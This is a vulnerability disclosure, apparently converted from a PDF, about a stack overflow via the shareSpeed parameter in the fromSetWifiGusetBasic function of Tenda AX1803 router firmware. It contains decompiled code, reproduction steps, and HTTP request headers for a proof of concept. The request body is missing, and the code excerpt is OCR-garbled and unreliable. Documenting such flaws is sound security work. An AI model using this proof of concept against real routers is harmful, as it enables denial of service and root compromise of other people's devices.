


- Manufacturer's website information: https://www.tenda.com.cn
- Firmware download address: https://www.tenda.com.cn/download/detail-3421.html

### **Product Information**

Tenda AX1803 V1.0.0.1, the latest version of simulation overview:



# **Vulnerability details**

The Tenda AX1803 (V1.0.0.1) was found to have a stack overflow vulnerability in the fromSetWifiGusetBasic function. An attacker can obtain a stable root shell through a carefully constructed payload.

```
memset(v43, 0, sizeof(v43));
  55
  56 puts("WiFi Guest Set");
      mibname = wifi_get_mibname("wlan0", "workmode", v43);
  57
  58 GetValue(mibname, s);
  59
      v3 = wifi_get_mibname("wlan1", "workmode", v43);
  60
      GetValue(v3, v37);
  61
       GetValue("handwidth mode listnum" v38):
  62
      nptr = (char *)websgetvar(a1, "shareSpeed", "0");
  63
     strcpy(v39, notr);
          <del>iset(v44, 0, sizeo</del>f(v44));
  64
  65 memset(v45, 0, sizeof(v45));
       memset(v46, 0, sizeof(v46));
  66
  67
       memset(\vee47, 0, sizeof(\vee47));
68
      memset(v48, 0, 0x100u);
      memset(v40, 0, sizeof(v40));
       memset(v41, 0, sizeof(v41));
  70
       websgetvar(a1, "guestSsid", &byte_1EACC5);
  71
```

In the fromSetWifiGusetBasic function,the nptr (the value of shareSpeed) we entered is directly copied into the v39 array through the strcpy function. It is not secure, as long as the size of the data we enter is larger than the size of v39, it will cause a stack overflow.

## Recurring vulnerabilities and POC

In order to reproduce the vulnerability, the following steps can be followed:

1. Boot the firmware by gemu-system or other ways (real machine)

#### 2. Attack with the following POC attacks

POST /goform/WifiGuestSet HTTP/1.1

Host: 192.168.0.1

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:103.0) Gecko/20100101

Firefox/103.0 Accept: \*/\*

Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2

Accept-Encoding: gzip, deflate

Content-Type: application/x-www-form-urlencoded;

Content-Length: 336


Origin: http://192.168.0.1

DNT: 1


Connection: close

Referer: http://192.168.0.1/index.html

Cookie: ecos\_pw=eee:language=cn



By sending this poc, we can achieve the effect of a denial-of-service(DOS) attack.



As shown in the figure above, we can hijack PC registers.

Finally, you also can write exp to get a stable root shell.